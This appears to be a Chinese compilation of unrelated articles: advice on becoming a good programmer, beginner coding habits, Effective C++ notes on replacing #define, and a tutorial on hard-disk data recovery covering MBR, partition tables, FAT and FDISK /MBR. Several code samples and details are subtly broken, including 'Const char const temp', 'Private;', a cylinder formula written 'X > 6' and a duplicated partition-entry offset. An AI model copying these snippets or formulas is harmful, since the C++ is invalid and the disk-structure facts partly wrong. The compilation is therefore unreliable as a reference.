1. 扎实的基础。数据结构、离散数学、编译原理，这些是所有计算机科学的基础，如果不掌握他们，很难写出高水平的程序。据我的观察，学计算机专业的人比学其他专业的人更能写出高质量的软件。程序人人都会写，但当你发现写到一定程度很难再提高的时候，就应该想想是不是要回过头来学学这些最基本的理论。不要一开始就去学OOP，即使你再精通OOP，遇到一些基本算法的时候可能也会束手无策。

2. 丰富的想象力。不要拘泥于固定的思维方式，遇到问题的时候要多想几种解决问题的方案，试试别人从没想过的方法。丰富的想象力是建立在丰富的知识的基础上，除计算机以外，多涉猎其他的学科，比如天文、物理、数学等等。另外，多看科幻电影也是一个很好的途径。

3. 最简单的是最好的。这也许是所有科学都遵循的一条准则，如此复杂的质能互换原理在爱因斯坦眼里不过是一个简单得不能再简单的公式： $E=mc^2$ 。简单的方法更容易被人理解，更容易实现，也更容易维护。遇到问题时要优先考虑最简单的方案，只有简单方案不能满足要求时再考虑复杂的方案。

4. 不钻牛角尖。当你遇到障碍的时候，不妨暂时远离电脑，看看窗外的风景，听听轻音乐，和朋友聊聊天。当我遇到难题的时候会去玩游戏，而且是那种极暴力的打斗类游戏，当负责游戏的那部分大脑细胞极度亢奋的时候，负责编程的那部分大脑细胞就得到了充分的休息。当重新开始工作的时候，我会发现那些难题现在竟然可以迎刃而解。

5. 对答案的渴求。人类自然科学的发展史就是一个渴求得到答案的过程，即使只能知道答案的一小部分也值得我们去付出。只要你坚定信念，一定要找到问题的答案，你才会付出精力去探索，即使最后没有得到答案，在过程中你也会学到很多东西。

6. 多与别人交流。三人行必有我师，也许在一次和别人不经意的谈话中，就可以迸出灵感的火花。多上上网，看看别人对同一问题的看法，会给你很大的启发。

7. 良好的编程风格。注意养成良好的习惯，代码的缩进编排，变量的命名规则要始终保持一致。大家都知道如何排除代码中错误，却往往忽视了对注释的排错。注释是程序的一个重要组成部分，它可以使你的代码更容易理解，而如果

代码已经清楚地表达了你的思想，就不必再加注释了，如果注释和代码不一致，那就更加糟糕。

8. 韧性和毅力。这也许是“高手”和一般程序员最大的区别。A good programming is 99% sweat and 1% coffee. 高手们并不是天才，他们是在无数个日日夜夜中磨练出来的。成功能给我们带来无比的喜悦，但过程却是无比的枯燥乏味。你不妨做个测试，找个 10000 以内的素数表，把它们全都抄下来，然后再检查三遍，如果能够不间断地完成这一工作，你就可以满足这一条。

编程好习惯

假如你和我一样是一只正在学习编程的菜鸟，那么下面的十个好习惯与你共勉之。

1、设计规划。现在是模块化程序设计的天下，应用程序要实现的目标是金字塔尖，进行程序设计规划的意义就在于：对构成金字塔的基础模块进行划分，规划得越详细，模块分工越明确，越容易明白下一步该做什么。这好比搭积木的游戏，你可以把你的积木块组合成各种形状，但首先要熟悉每个积木块的功能。

2、有备无患。实战之前，先找一些样例程序仔细研究，最起码明白怎么开头，怎么结尾，别打无准备之仗。

3、葵花宝典。做一份所用程序语言的精简列表，包括基本数据类型、各类运算符说明、基本语句结构、常用关键词（保留字）、常用函数（控件）说明等。

4、自由独立。为你的应用程序建立一个单独的目录，这样既方便应用程序文件的管理，而且如果你要给程序搬“家”，卷起“铺盖”就可以走人了。

5、见名知意。程序再小，用的变量也不会少，变量起名应当“见名知意”，这是老规矩，好处是显而易见的。推荐使用“匈牙利命名法”，它会使你的起名工作变得轻而易举，而且相当专业。

6、对称之美。编程也讲究对称之美，如果程序里用到 A 循环嵌套 B 判断，B 判断又包含 C 循环之类的结构，记着使用缩进法，让 a enddo 对齐 a do, b endif 对齐 b if.....诸如此类，依次缩进，总之对称就等于美观加易读。（在易里这条就没用了）

7、多加注解。对程序中自定义的变量、函数、子程序加以功能性的注释说明，别嫌麻烦。如果三五个月之后，连自己写的东西都不明白了，那才麻烦大了。

8、环境保护。如果应用程序需要修改系统设置，记着执行程序前先保存设置，结束后要恢复设置，千万别污染环境。

9、拿来主义。一个人的力量是有限的，大家的力量是无限的，平时多看看书，有好的经验、巧的方法、用得上的段子不妨拿来。

10、忍者无敌。当你认为程序代码写得“百分百”正确，而程序编译执行却百分百有毛病，你基本属于晕菜的时候，千万要忍，歇口气，重头来，别放弃！相信最终的胜利是属于你的！

在这里还得提醒一下，自己的程序自己写，有些人真的懒的没话说啊，动不动就“哪位大哥大姐请帮我写这样一个程序”如果你是真心想学编程的话，那这有什么意思呢，又不是你自己写的程序，没什么可高兴的，还有些人自己还想也没想就要别人写个程序，如果真有自己解决不了的问题，去论坛搜索一下自己想要的内容或是发个贴问一下倒还正常，我想一般知道如何解决你这问题的人都会帮你，

毕竟论坛里的热心人还是有很多，要是问题有难度论坛里的高手都解决不了，那就去网上搜一下，相同的例子我想应该可以找到（要学会搜索，网上资源很多啊）我想你做到了“多用心、勤动脑，重基础”这几点（太强老师的名言）再加上足够的时间，那恭喜你你一定会小有所成的！，最后希望某些懒人看到这几句话自己想想吧，愿你学有所成。

优化你的代码（不断更新） 我的effective c++ 学习笔记 **crazymooner**

1、尽量使用 `const,enum,inline` 而不是`#define`。

在编写 C++代码的时候，我们经常会写`#define MAXSIZE 20`，这样的代码出来用来标示数组长度的最大值。`#define` 属于预处理语言，在编译之前就已经被预处理器移走了，他所做的就是将`#define` 的东西直接用 后面的字符代替。如果一切正常那么当然没有问题（一切正常的话什么都没有问题），但如果有编译错误，那么错误的信息会有所不同。如果用`#define` 的话，错误中将只有 20，而不是之前的 MAXSIZE，这将很难用于调试。而推荐的方法是使用 `const`。

`Const int Maxsize = 20;`

这样 Maxsize 就会进入记号表内，编译时也就能更容易的看到这个错误了。

值得注意的是：

一、常量需要写到头文件中，这样使用起来就会很方便，只要加入一个头就可以完成任务。但 `const` 的使用颇为复杂，需要努力的弄懂它才能使用。如果你想声明一个 `const` 的字符串你应该写

`Const char const temp = "something";`

二、在 `class` 域中偶尔你也想使用仅仅在这个域中才使用的常量。`Const` 能够轻松的做到这一点，因为`#define` 是不管作用域的。（当然也许有些预编译指令可以限制作用域），但仅仅限制在 `class` 内是做不到的。你应该这样写

`Class Something`

`{`

`Private;`

`Static const int Num = 0;`

`Int SomeNum[Num];`

`}`

有的编译器即使你不取地址也要求你要给出定义式，因此你需要在你的.cpp 文件中加入

`Const int Something::Num;`

另外还有 `enum` 需要我们认识，`enum` 是枚举常量，用于增加代码的可读性。他的工作原理更像`#define`，因此你无法对 `enum` 的对象去地址。还是上面的例子有

的编译器不允许你这样做那么你可以改成

class Something

{

private:

enum{Num = 5};

//static const int Num = 1;

int SomeNum[Num];

};

最后要说的是 inline,说实话这个在我自己的平时编写时还真不怎么使用。但确实是挺好的东西。Inline 中文应该是翻译成内联函数吧。举个例子:

#define MAX(a,b)
(a) > (b) ? (a) : (b)

int _tmain(int argc, TCHAR* argv[])

```
{
```

```
int temp;
```

```
int a = 5;
```

```
int b = 0;
```

```
temp = MAX(a++,b);
```

```
temp = MAX(a++,b + 10);
```

```
return 0;
```

```
}
```

如果你不那么仔细，这会产生很大的错误，因为 `temp = MAX(a++,b);`这句话将 `a` 加了两次，至于为什么你可以自己动动脑筋。想象 `#define` 是怎么工作的。而如果你写成 `inline` 的函数这个问题就被解决了。

```
template<typename T>
```

[inline T max\(const T& a , const T& b\)](#)

[{](#)

[return \(a > b ? a : b\);](#)

[}](#)

[而且 inline 是一个函数因此，函数遵循作用域的访问规则，因此你可以完成一个 class 内的 private 函数。而#define 做不到这一点。](#)

[总之记住两点（以下两点完全摘自 effective c++）](#)

[对于单纯的常量，最好以 const 对象或 enum 替换#define](#)

[对于形似函数的宏，最好改用 inline 函数来替换](#)

硬盘数据恢复入门教程

刊登日期：2003 年 10 月 16 日 / 图文作者：DoSTOR特邀专家/YuanFang

硬盘的数据结构

初买来一块硬盘，我们是没办法使用的，你需要将它分区、格式化，然后再安装上操作系统才可以使用。一个完整硬盘的数据应该包括五部分：**MBR**，**DBR**，**FAT**，**DIR** 区和 **DATA** 区。其中只有主引导扇区是唯一的，其它的随你的分区数的增加而增加。

主引导扇区

主引导扇区位于整个硬盘的 0 磁道 0 柱面 1 扇区，包括硬盘主引导记录 **MBR**（Main Boot Record）和分区表 **DPT**（Disk Partition Table）。其中主引导记录的作用就是检查分区表是否正确以及确定哪个分区为引导分区，并在程序结束时把该分区的启动程序（也就是操作系统引导扇区）调入内存加以执行。至于分区表，很多人都知道，以 80H 或 00H 为开始标志，以 55AAH 为结束标志，共 64 字节，位于本扇区的最末端。值得一提的是，**MBR** 是由分区程序（例如 **DOS** 的 **Fdisk.exe**）产生的，不同的操作系统可能这个扇区是不尽相同。如果你有这个意向也可以自己去编写一个，只要它能完成前述的任务即可，这也是为什么能实现多系统启动的原因（说句题外话：正因为这个主引导记录容易编写，所以才出现了很多的引导区病毒）。

操作系统引导扇区

OBR（OS Boot Record）即操作系统引导扇区，通常位于硬盘的 0 磁道 1 柱面 1 扇区（这是对于 **DOS** 来说的，对于那些以多重引导方式启动的系统则位于相应的主分区/扩展分区的第一个扇区），是操作系统可直接访问的第一个扇区，它也包括一个引导程序和一个被称为 **BPB**（BIOS Parameter Block）的本分区参数记录表。其实每个逻辑分区都有一个 **OBR**，其参数视分区的大小、操作系统的类别而有所不同。引导程序的主要任务是判断本分区根目录前两个文件是否为操作系统的引导文件（例如 **MSDOS** 或者起源于 **MSDOS** 的 **Win9x/Me** 的 **IO.SYS** 和 **MSDOS.SYS**）。如是，就把第一个文件读入内存，并把控制权交予该文件。**BPB** 参数块记录着本分区的起始扇区、结束扇区、文件存储格式、硬盘介质描述符、根目录大小、**FAT** 个数、分配单元（Allocation Unit，以前也称之为簇）的大小等重要参数。**OBR** 由高级格式化程序产生（例如 **DOS** 的 **Format.com**）。

文件分配表

FAT(File Allocation Table)即文件分配表，是 **DOS/Win9x** 系统的文件寻址系统，为了数据安全起见，**FAT** 一般做两个，第二 **FAT** 为第一 **FAT** 的备份，**FAT** 区紧接在 **OBR** 之后，其大小由本分区的大小及文件分配单元的大小决定。关于

FAT 的格式历来有很多选择, Microsoft 的 DOS 及 Windows 采用我们所熟悉的 FAT12、FAT16 和 FAT32 格式, 但除此以外并非没有其它格式的 FAT, 像 Windows NT、OS/2、UNIX/Linux、Novell 等都有自己的文件管理方式。

目录区

DIR 是 Directory 即根目录区的简写, DIR 紧接在第二 FAT 表之后, 只有 FAT 还不能定位文件在磁盘中的位置, FAT 还必须和 DIR 配合才能准确定位文件的位置。DIR 记录着每个文件(目录)的起始单元(这是最重要的)、文件的属性等。定位文件位置时, 操作系统根据 DIR 中的起始单元, 结合 FAT 表就可以知道文件在磁盘的具体位置及大小了。在 DIR 区之后, 才是真正意义上的数据存储区, 即 DATA 区。

数据区

DATA 虽然占据了硬盘的绝大部分空间, 但没有了前面的各部分, 它对于我们来说, 也只能是一些枯燥的二进制代码, 没有任何意义。在这里有一点要说明的是, 我们通常所说的格式化程序(指高级格式化, 例如 DOS 下的 Format 程序), 并没有把 DATA 区的数据清除, 只是重写了 FAT 表而已, 至于分区硬盘, 也只是修改了 MBR 和 OBR, 绝大部分的 DATA 区的数据并没有被改变, 这也是许多硬盘数据能够得以修复的原因。但即便如此, 如 MBR/OBR/FAT/DIR 之一被破坏的话, 也足够咱们那些所谓的 DIY 老鸟们忙乎半天了.....需要提醒大家的是, 如果你经常整理磁盘, 那么你的数据区的数据可能是连续的, 这样即使 MBR/FAT/DIR 全部坏了, 我们也可以使用磁盘编辑软件(比如 DOS 下的 DiskEdit), 只要找到一个文件的起始保存位置, 那么这个文件就有可能被恢复(当然了, 这需要一个前提, 那就是你没有覆盖这个文件.....)。

硬盘分区方式

我们平时说到的分区概念, 不外乎三种: 主分区、扩展分区和逻辑分区。主分区是一个比较单纯的分区, 通常位于硬盘的最前面一块区域中, 构成逻辑 C 磁盘。在主分区中, 不允许再建立其它逻辑磁盘。

扩展分区的概念则比较复杂, 也是造成分区和逻辑磁盘混淆的主要原因。由于硬盘仅仅为分区表保留了 64 个字节的存储空间, 而每个分区的参数占据 16 个字节, 故主引导扇区中总计可以存储 4 个分区的数据。操作系统只允许存储 4 个分区的数据, 如果说逻辑磁盘就是分区, 则系统最多只允许 4 个逻辑磁盘。对于具体的应用, 4 个逻辑磁盘往往不能满足实际需求。为了建立更多的逻辑磁盘供操作系统使用, 系统引入了扩展分区的概念。

所谓扩展分区, 严格地讲它不是一个实际意义的分区, 它仅仅是一个指向下一个分区的指针, 这种指针结构将形成一个单向链表。这样在主引导扇区中除了主分区外, 仅需要存储一个被称为扩展分区的分区数据, 通过这个扩展分区的数

据可以找到下一个分区（实际上也就是下一个逻辑磁盘）的起始位置，以此起始位置类推可以找到所有的分区。无论系统中建立多少个逻辑磁盘，在主引导扇区中通过一个扩展分区的参数就可以逐个找到每一个逻辑磁盘。

需要特别注意的是，由于主分区之后的各个分区是通过一种单向链表的结构来实现链接的，因此，若单向链表发生问题，将导致逻辑磁盘的丢失。

数据存储原理

既然要进行数据的恢复，当然数据的存储原理我们不能不提，在这之中，我们还要介绍一下数据的删除和硬盘的格式化相关问题.....

文件的读取

操作系统从目录区中读取文件信息（包括文件名、后缀名、文件大小、修改日期和文件在数据区保存的第一个簇的簇号），我们这里假设第一个簇号是 0023。

操作系统从 0023 簇读取相应的数据，然后再找到 FAT 的 0023 单元，如果内容是文件结束标志（FF），则表示文件结束，否则内容保存数据的下一个簇的簇号，这样重复下去直到遇到文件结束标志。

文件的写入

当我们要保存文件时，操作系统首先在 DIR 区中找到空区写入文件名、大小和创建时间等相应信息，然后在 Data 区找到闲置空间将文件保存，并将 Data 区的第一个簇写入 DIR 区，其余的动作和上边的读取动作差不多。

文件的删除

Win9x 的文件删除工作却是很简单的，简单到只在目录区做了一点小改动——将目录区的文件的第一个字符改成了 E5 就表示将改文件删除了。

附录：

Fdisk 和 Format 的一点小说明

和文件的删除类似，利用 Fdisk 删除再建立分区和利用 Format 格式化逻辑磁盘（假设你格式化的时候并没有使用 /U 这个无条件格式化参数）都没有将数据从 DATA 区直接删除，前者只是改变了分区表，后者只是修改了 FAT 表，因此被误删除的分区和误格式化的硬盘完全有可能恢复.....

系统启动流程

各种不同的操作系统启动流程不尽相同，我们这里以 Win9x/DOS 的启动流程为例。

第一阶段:系统加电自检 POST 过程。POST 是 Power On Self Test 的缩写，也就是加电自检的意思，微机执行内存 FFFF0H 处的程序（这里是一段固化的 ROM 程序），对系统的硬件（包括内存）进行检查。

第二阶段:读取分区记录和引导记录。当微机检查到硬件正常并与 CMOS 设置相符后,按照 CMOS 设置从相应设备启动(我们这里假设从硬盘启动),读取硬盘的分区记录(DPT)和主引导记录(MBR)。

第三阶段:读取 DOS 引导记录。微机正确读取分区记录和主引导记录后,如果主引导记录和分区表校验正确,则执行主引导记录并进一步读取 DOS 引导记录(位于每一个主分区的第一个扇区),然后执行该 DOS 引导记录。

第四阶段:装载系统隐含文件。将 DOS 系统的隐含文件 IO.SYS 入内存,加载基本的文件系统 FAT,这时候一般会出现 Starting Windows 9x...的标志,IO.SYS 将 MS.SYS 读入内存,并处理 System.dat 和 User.dat 文件,加载磁盘压缩程序。

第五阶段:实 DOS 模式配置。系统隐含文件装载完成,微机将执行系统隐含文件,并执行系统配置文件(Config.sys),加载 Config.sys 中定义的各种驱动程序。

第六阶段:调入命令解释程序(Command.com)。系统装载命令管理程序,以便对系统的各种操作命令进行协调管理(我们所使用的 Dir、Copy 等内部命令就是由 Command.com 提供的)。

第七阶段:执行批处理文件(Autoexec.bat)。微机将一步一步地执行批处理文件中的各条命令。

第八阶段:加载 Win.com。Win.com 负责将 Windows 下的各种驱动程序和启动执行文件加以执行,至此启动完毕。

主分区表数据及分析

在英文字典中,对主引导区的定义如下:

Master Boot Record: The Master Boot Record is located at the physical beginning of a hard disk, editable using the Disk Editor. It consists of a master bootstrap loader code (446 bytes) and four subsequent, identically structured partition records. Finally, the hexadecimal signature 55AA completes a valid Master Boot Record.

硬盘的主引导记录在硬盘的 0 磁头 0 柱面 1 扇区。主引导记录由三部分组成:

- 主引导程序;
- 四个分区表;
- 主引导记录有效标志字。

位 置	内 容
0000H - 00D9H	主引导记录代码区
00DAH - 01BDH	空闲区
01BEH - 01CDH	分区1结构信息
01CEH - 01DDH	分区2结构信息
01DEH - 01EDH	分区3结构信息
01EEH - 01FDH	分区4结构信息
01FEH - 01FFH	55 AAH 主 引 导 记 录 有 效 标 志

表 1 主引导记录结构

说明:

- 分区表自偏移 1BEH 处开始，分区表共 64 个字节，表中可填入四个分区信息，每十六个字节为一个分区说明项，这 16 个字节含义详见表 2。

- 必须注意：扇区号的高二位占用柱面号所在字节的最高二位，即柱面号为 10 位，扇区号 6 位。

偏移	长度	含义
00H	1	活动分区指示符，该值为80H表示为可自举分区(仅有一个)，该值为00H表示其余分区。
01H	1	分区起始磁头号。
02H	1	低8位是分区开始的扇区，高2位是分区开始的柱面的头两位。
03H	1	分区开始的起始柱面号的低8位。
04H	1	系统标志，该值为01H表示采用12位FAT格式的DOS 分区，该值04H表示采用16位FAT格式的DOS分区，该值为05H表示为扩展DOS分区，为06H表示为DOS系统。
05H	1	分区终止头号
06H	1	低8位为分区结束的扇区号，头2位为结束柱面号的前2位。
07H	1	分区结束柱面号的低8位。
08H	4	本分区前的扇区数，低位字节在前。
0CH	4	本分区总的扇区数，低位字节在前。

表 2 分区结构信息

重要公式：02H 为 X,03H 为 Y。柱面 $= (X > 6) * 16^2 + Y$;

以我的硬盘为例：有九个可用分区，二个不可用分区；两个 Primary NTFS 分区，第二个为 active；七个 Extended 分区，第五个为 NTFS 其他为 FAT32。

主分区表数据：位置 cylinder0, head 0,sector1

偏移	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	33	C0	8E	D0	BC	00	7C	FB	50	07	50	1F	FC	BE	1B	7C
1	BF	1B	06	50	57	B9	E5	01	F3	A4	CB	BE	BE	07	B1	04
2	38	2C	7C	09	75	15	83	C6	10	E2	F5	CD	18	8B	14	8B
3	EE	83	C6	10	49	74	16	38	2C	74	F6	BE	10	07	4E	AC
4	3C	00	74	FA	BB	07	00	B4	0E	CD	10	EB	F2	89	46	25
5	96	8A	46	04	B4	06	3C	0E	74	11	B4	0B	3C	0C	74	05
6	3A	C4	75	2B	40	C6	46	25	06	75	24	BB	AA	55	50	B4
7	41	CD	13	58	72	16	81	FB	55	AA	75	10	F6	C1	01	74
8	0B	8A	E0	88	56	24	C7	06	A1	06	EB	1E	88	66	04	BF
9	0A	00	B8	01	02	8B	DC	33	C9	83	FF	05	7F	03	8B	4E
A	25	03	4E	02	CD	13	72	29	BE	59	07	81	3E	FE	7D	55
B	AA	74	5A	83	EF	05	7F	DA	85	F6	75	83	BE	2E	07	EB
C	8A	98	91	52	99	03	46	08	13	56	0A	E8	12	00	5A	EB
D	D5	4F	74	E4	33	C0	CD	13	EB	B8	00	00	80	24	45	00
E	56	33	F6	56	56	52	50	06	53							
1B							00	00						
1C	01	46	07	FE	7F	1E	C6	28	11	00	99	31	35	00	80	00
1D	41	30	07	FE	7F	B2	30	85	4A	00	C3	1C	20	00	00	00
1E	41	B3	0F	FE	FF	FF	F3	A1	6A	00	08	FE	F7	01	00	00
1F	00	00	00	00	00	00	00	00	00	00	00	00	00	00	55	AA

主分区表分析：

Master bootstrap loader code

0000H — 00D9H 33 C0 8E D0 BC 00 7C FB 50 。。。主引导记录代码，表示住分区表

•

01BEH — 01CDH 分区 1 结构信息

multi(0)disk(0)rdisk(0)partition(0)

知该分区 Boot Sector 位于：起始磁头为 0 头，起始柱面为 70D，起始扇区为 1 扇区。

•

01CEH — 01DDH 分区 2 结构信息

multi(0)disk(0)rdisk(0)partition(1)

活动分区指示符为 80H，表示该分区为可自举分区。

系统标志为 07 表示 OS/2 HPFS, Windows NT NTFS, Advanced Unix 系统。知该分区 Boot Sector 位于：起始磁头为 0 头，起始柱面为 304D，起始扇区为 1 扇区。

•

01DEH — 01EDH 分区 3 结构信息

Extended partition

系统标志字节为 0F，说明是扩展分区 Extended partition (using INT 13 extensions)。

从扩展分区说明项知下一个分区表位于：起始磁头为 0 头，起始柱面为 435D，起始扇区为 1 扇区。

•

01EEH —01FDH 分区 4 结构信息
分区说明项数据均为 00H 没有定义。

•

01FEH —01FFH 55 AAH 主引导记录有效标志

扩展分区数据及分析

扩展分区一分区表数据：位置 cylinder435D, head 0, sector1

偏移	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
1B								00	00							
1C	41	B3	0B	FE	FF	08	3F	00		00	00	97	D5	53	00	00
1D	C1	09	05	FE	FF	FF	D6	D5		53	00	D6	D5	53	00	00
1E	00	00	00	00	00	00	00	00		00	00	00	00	00	00	00
1F	00	00	00	00	00	00	00	00		00	00	00	00	00	55	AA

扩展分区表分析

•

01BEH —01CDH 分区 1 结构信息

multi(0)disk(0)rdisk(0)partition(3)

知该分区位于：起始磁头为 1 头，起始柱面为 435D，起始扇区为 1 扇区（分区表占用磁头 0）。

系统标志字 0BH 表示 Windows 95+ FAT32

•

01BEH —01CDH 分区 1 结构信息

系统标志字节为 05H，说明是扩展 DOS 分区。于是知下一个分区表位于：起始磁头为 0 头，起始柱面为 777D，起始扇区为 1 扇区。

Partition Table Entry #3 数据均为 00H 没有定义。

Partition Table Entry #4 数据均为 00H 没有定义。

其他扩展分区同理。

附录：Fdisk 的 MBR 参数

MBR 系 FDISK.COM(EXE) 一项未公布的开关，隐含于 MS DOS 3.30，延至 MS DOS 8.0(Windows ME)。实践中，有籍以修复主引导信息，重点在主引导程序。

FDISK /MBR 命令流程的分支有二：

读得主引导扇区检验标志(字) AA55h, 操作单一, 仅向主引导扇区位移 0 — 1BDH 写入当前系统固有的主引导程序, 安全可靠。

难能可贵的是它不触动主引导信息其余模块(分区表、检验标志), 以及随后的 DOS 引导信息、文件分配表、根目录, 省事许多。检出检验标志非 AA55h, 写主引导程序、初始化分区表及登录检验标志, 在 MS DOS 7.0 — 8.0 环境中, 常规以系统支持的最大容量分配给基本 DOS 分区的方式登录分区表。分区表初始化(可能幸存的分区表被清除)的后果不难想象; 目前硬盘大都设置有其它分区, 即使在高版本 DOS 环境中运作, 常规建立的分区表每难能符合实际需求, 后续工作量也相当可观。

不过, 它也不触动位于其后的 DOS 引导信息、文件分配表及根目录, 高版本 FDISK /MBR 命令适用于修复仅设基本 DOS 分区的硬盘分区表及检验标志受损, 或主引导信息全毁。

可见, 在运行 FDISK /MBR 命令之前, 需查明检验标志是否 AA55h, 酌情处理, 切忌盲动。

经由 DOS 软盘引导, 认硬盘, 检验标志必健在。

另外, 在 FDSIK 主菜单中选 4. Display Partition Information, 列出分区信息, 进一步证实检验标志正常; 若现 No partitition defined, 检验标志每变异, 而分区表或许尚健在。

深入逻辑分区

逻辑分区结构

现在深入每一个逻辑分区, 逻辑分区结构如下:

FAT12/16

Logical sector = 0 Logical sector = 1

(Floppy disk = 1~9) Logical sector = 1 + sectors_per_FAT

(Floppy disk = 10~18) Logical sector = 1 + sectors_per_FAT * 2

(Floppy disk = 19~32) Logical

sector = 1 + sectors_per_FAT * 2 + sectors_of_rootdirectories

(Floppy disk = 33~)

DOS Boot Sector FAT1 FAT2 ROOT Directory Data area (where files and subdirectories are stored)

FAT32

Usually 32 sectors Logical sector = 0032h Logical sector = 0032h +

2 * sectors_per_FAT

DOS Boot Record 3 Sectors Reserved sectors Copy of record Reserve sectors FAT1

FAT2 Data area (where files and all bdirectories are stored)

在逻辑分区当中用逻辑的 cluster 和 sector。换算关系为：

$cluster = \text{logical_sector} / \text{sectors_per_cluster}$;

这里 sectors_per_cluster 是在 BIOS Parameter Block 里得到的。

$Sector = (\text{logical_sector} \bmod \text{sectors_per_track}) + 1$;

$Head = (\text{logical_sector} / \text{sectors_per_track}) \bmod \text{total_heads}$;

$Cylinder = \text{logical_sector} / (\text{sectors_per_track} * \text{total_heads})$;

$\text{logical_sector} = (cluster - 2) * \text{sectors_per_cluster} + \text{sector_of_file_area_offset}$;

$\text{logical_sector} = (\text{sector} - 1) + \text{head} * \text{sector_per_track} + \text{sector} * \text{sector_per_track} * \text{heads}$;

每个扇区长度=512 字节

总簇数=逻辑盘容量/簇容量

总簇数=FAT 表长度（字节）/每个表项长度（字节）-2

FAT 表长度=逻辑盘容量/簇容量*每个表项长度

Dos 引导记录块位于逻辑 0 sector 中包含三部分：

- （1） 磁盘 IO 参数表 BPB;
- （2） 磁盘基数表;
- （3） 引导区代码。

描述逻辑盘结构的BPB表

FAT16 的 BPB（BIOS Parameter Block）表，描述逻辑盘结构组成，包含隐藏扇区数目（从 0-1-1 开始计算）、FAT 扇区数、FAT 拷贝数、硬盘磁头总数、根目录表项最大值等。FAT32 系统中，BPB 表的偏移与 FAT16 不同，但表项基本相同。整个隐藏扇区部分都作为逻辑盘的描述区域。

硬盘 BPB 主要结构说明：

(Cylinder 柱面/磁道-Side/Head 磁头-Sector 扇区地址以下简称为?-?-?)

主分区

名称 地址 长度(扇区)

主引导记录（Main Boot Record） 0-0-1 1

系统扇区（System Secotrs） 0-0-2,0-0-63 62

引导扇区（Boot） 0-1-1 1

扩展分区

名称 地址 长度(扇区)

扩展分区（Extend Partition） ?-y-1 1

系统扇区（System Secotrs） ?-y-2,?-y-63 62

引导扇区（Boot） ?-(y+1)-1 1

其后各项与主分区相同.....

隐藏扇区 (Hidden Secotrs) :

FAT16 0-1-1 1

FAT32 0-1-1 32

文件分配表(File Allocation Table):

FAT16 0-1-2 根据逻辑盘容量变化

FAT32 0-1-33 根据逻辑盘容量变化

说明:

1. FAT16 的每个表项由 2 字节 (16 位) 组成, 通常每个表项指向的簇包含 64 个扇区, 即 32K 字节。逻辑盘容量最大为 2047MB。
2. FAT32 的每个表项由 4 字节 (32 位) 组成, 通常每个表项指向的簇包含 8 个扇区, 即 4K 字节。逻辑盘容量最小为 512MB。
3. 对于 C 分区, 在 MBR 的偏移 01c2H 处, FAT16 为 06H, FAT32 为 0CH。

深入逻辑分区之文件分配表 (FAT)

FAT 是 DOS、Windows9X 系统的文件寻址格式, 位于 DBR 之后。在解释文件分配表的概念的时候, 我们有必要谈谈簇 (Cluster) 的概念。文件占用磁盘空间, 基本单位不是字节而是簇。一般情况下, 软盘每簇是 1 个扇区, 硬盘每簇的扇区数与硬盘的总容量大小有关, 可能是 4、8、16、32、64..... 同一个文件的数据并不一定完整地存放在磁盘的一个连续的区域, 而往往会分成若干段, 像一条链子一样存放。这种存储方式称为文件的链式存储。由于硬盘上保存着段与段之间的连接信息 (即 FAT), 操作系统在读取文件时, 总是能够准确地找到各段的位置并正确读出。

为了实现文件的链式存储, 硬盘上必须准确地记录哪些簇已经被文件占用, 还必须为每个已经占用的簇指明存储后继内容的下一个簇的簇号。对一个文件的最后一簇, 则要指明本簇无后继簇。这些都是由 FAT 表来保存的, 表中有很多表项, 每项记录一个簇的信息。由于 FAT 对于文件管理的重要性, 所以为了安全起见, FAT 有一个备份, 即在原 FAT 的后面再建一个同样的 FAT。初形成的 FAT 中所有项都标明为“未占用”, 但如果磁盘有局部损坏, 那么格式化程序会检测出损坏的簇, 在相应的项中标为“坏簇”, 以后存文件时就不会再使用这个簇了。FAT 的项数与硬盘上的总簇数相当, 每一项占用的字节数也要与总簇数相适应, 因为其中需要存放簇号。FAT 的格式有多种, 最为常见的是 FAT16 和 FAT32。当一个磁盘 Format 后, 在其逻辑 0 扇区 (即 BOOT 扇区) 后面的几个扇区中存在着一个重要的数据表—文件分配 (FAT), 文件分配表一式两份, 占据扇区的

多小凭磁盘类型大小而定。顾名思义，文件分配表是用来表示磁盘问件的空分配信息的。它不对引导区，文件目录的信息进行表示，也不真正存储文件内容。

我们知道磁盘是由一个一个扇区组成的，若干个扇区合为一个簇，文件存取是以簇为单位的，哪怕这个文件只有 1 个字节。每个簇在文件分配表中都有对应的表项，簇号即为表项号，每个表项占 1.5 个字节（磁盘空间在 10MB 以下）或 2 个字节（磁盘空间在 10MB 以上）。为了方便起见，以后所说的表项都是指 2 个字节的。

FAT 表的开始由介质描述符+一串“已占用”标志组成：

-

FAT16 硬盘----F8 FF FF 7F

-

FAT32 硬盘----F8 FF FF 0F FF FF FF 0F

每个有效的 FAT 结构区包含两个完全相同的拷贝：FAT1、FAT2

文件分配表结构如 1（H 表示 16 进制）

- 第 0 字节：表头，表磁盘类型。FFH 双面软盘，每次道 8 扇区 FEH 单面软盘，每磁道 8 扇区 FDH 双面软盘，每磁道 9 扇区 FCCH 单面软盘，每磁道 9 扇区 FC8H 硬盘

- 第 1~2 字节：（表项号 1）表示第一簇状态，因第一簇被系统占据，故此两字节为 FFFFH

- 第 3~4 字节：（表项号 2）表示第二簇状态，若为 FFFH 表此簇为坏的，DOS 已标记为不能用；0000H 表示此簇为空，可以用；FFF8H 表不能示该簇为文件的最后一簇；其余数字表示文件的下一个簇号，注意高字节在后，低字节在前。

- 第 5~6 字节：（表项号 3）表示第三簇状态，同上。

注意

不要把表项内的数字误认为表示当前簇号，而应是该文件的下一个簇的簇号。高字节在后，低字节在前是一种存储数字方式，读出时应对其进行调整。是如两字节 12H，34H，应调整为 3412H。

文件分配表与文件目录（FDT）相配合，可以统一管理整个磁盘的文件。它告诉系统磁盘上哪些簇是坏的或已被使用，哪些簇可以用，并存储每个文件所使用的簇号。它是文件的“总调度师”。

当 DOS 写文件时，首先在文件目录中检查是否有相同文件名，若无则使用一个文件目录表项，然后依次检测 FAT 中的每个表项对应的簇中，同时将该簇号写入文件目录表项相的 26-27 字节，如文件长度不止一簇，则继续向后寻找可用簇，找到后将其簇号写入上一次找到的表项中，如此直到文件结束，在最后一簇的表项里填上 FFF8H，形成单向链表。

